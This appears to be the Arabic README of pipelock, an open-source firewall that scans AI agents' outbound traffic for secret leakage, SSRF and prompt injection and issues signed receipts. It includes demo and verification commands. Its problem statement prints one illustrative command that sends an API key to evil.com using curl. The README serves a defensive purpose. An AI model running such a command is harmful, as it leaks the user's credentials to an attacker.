

pipelock v3.2.0
جدار ناري مفتوح المصدر لوكلاء الذكاء الاصطناعي يقوم بفحص حركة مرور HTTP وMCP وA2A وWebSocket بحثًا عن تسريب البيانات وSSRF وحقن الأوامر، ويصدر إيصالات إجراءات موقعة قابلة للتحقق لأغراض التدقيق.
جدار حماية مفتوح المصدر لوكلاء الذكاء الاصطناعي من أجل التحكم القابل للتحقق في حركة الخروج.



يقف Pipelock بين وكلاء الذكاء الاصطناعي والشبكة. فهو يفحص حركة HTTP وWebSocket وMCP وA2A الوسيطة، بالإضافة إلى محتويات نفق CONNECT عند تمكين اعتراض TLS، بحثًا عن تسريب الأسرار، وحقن الأوامر، وهجمات SSRF، وتسميم الأدوات، وسلاسل استدعاء الأدوات الخطرة. يتم فحص CONNECT العادي بدون اعتراض على مستوى اسم المضيف وعنوان URL. تُعد خوادم MCP المُهيأة استثناءً من حظر SSRF للعناوين الخاصة: يُسمح بالخوادم المحلية/الخاصة، لكن تبقى نقاط نهاية البيانات الوصفية السحابية محظورة.
يصدر Pipelock إيصالات إجراء موقّعة من الوسيط حول قرارات الحدود المدركة للمحتوى، حتى يتمكن المراجع من التحقق مما قرره Pipelock خارج بيئة تشغيل الوكيل. تختبر مجموعة agent-egress-bench العامة عمليات الكشف. سير عمل Gauntlet هو الاختبار المرشح المجدول للمنتج مقابل التزام مجموعة بيانات مثبّت؛ وهو لا ينشر تلقائيًا نتيجة عامة. اعرف المزيد: جدار حماية الذكاء الاصطناعي مفتوح المصدر.
يعمل مع: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
المشكلة · تحقق بنفسك · البدء السريع · التطبيق العملي · ما يكتشفه · الميزات · البنية · التوثيق · ساحة التجربة · المدونة · اسأل Dosu
جرّبه في متصفحك عبر ساحة التجربة المباشرة. إذا استحق Pipelock ذلك، ضع نجمة على المستودع ليجده الآخرون.
المشكلة
يحتوي وكيل الذكاء الاصطناعي لديك على $PROVIDER_API_KEY في بيئته، بالإضافة إلى صلاحية الوصول إلى الطرفية. طلب واحد يمكن أن يسرّبه:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
كل إجراء تقوم به الآلة نيابة عن وكيلك يجب أن يعبر حدودًا بين أسرارك والإنترنت المفتوح. يصبح Pipelock تلك الحدود عندما يتم توجيه الوكيل عبر بروكسيه، أو غلاف MCP، أو البيئة المعزولة، أو نموذج احتواء المضيف، أو طوبولوجيا نشر العنقود. يقوم بفحص حركة المرور الصادرة والواردة الوسيطة، ويحظر الهجمات أو يعلّمها بناءً على الوضع، ويسجل أدلة موقّعة على القرار.

---

## تحقق منه بنفسك

معظم أدوات أمان الوكلاء تطلب منك الوثوق بلوحة التحكم الخاصة بها. يمنحك Pipelock إيصالًا موقّعًا ويتيح لك التحقق منه بنفسك، دون اتصال، بمفتاح تملكه أنت. لا حساب ولا خادم.

يطلق العرض التوضيحي المدمج سيناريوهات هجوم حقيقية، ويحظرها، ويكتب إيصالات موقّعة بالإضافة إلى المفتاح العام على القرص دون أي إعداد ودون شبكة:```bash
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

تقيّم بطاقة التقييم كل ادعاء على حدة وتوضّح ما لا تثبته: ما إذا حدث أي شيء خارج الحدود التي يتوسطها Pipelock. وأسفلها، يسرد الخط الزمني للإيصالات القرارات الوسيطة المسجّلة مع أحكامها وروابط التجزئة الخاصة بها. إن إيصالًا صادقًا بشأن حدوده الخاصة يتفوق على علامة صح خضراء تخفيها.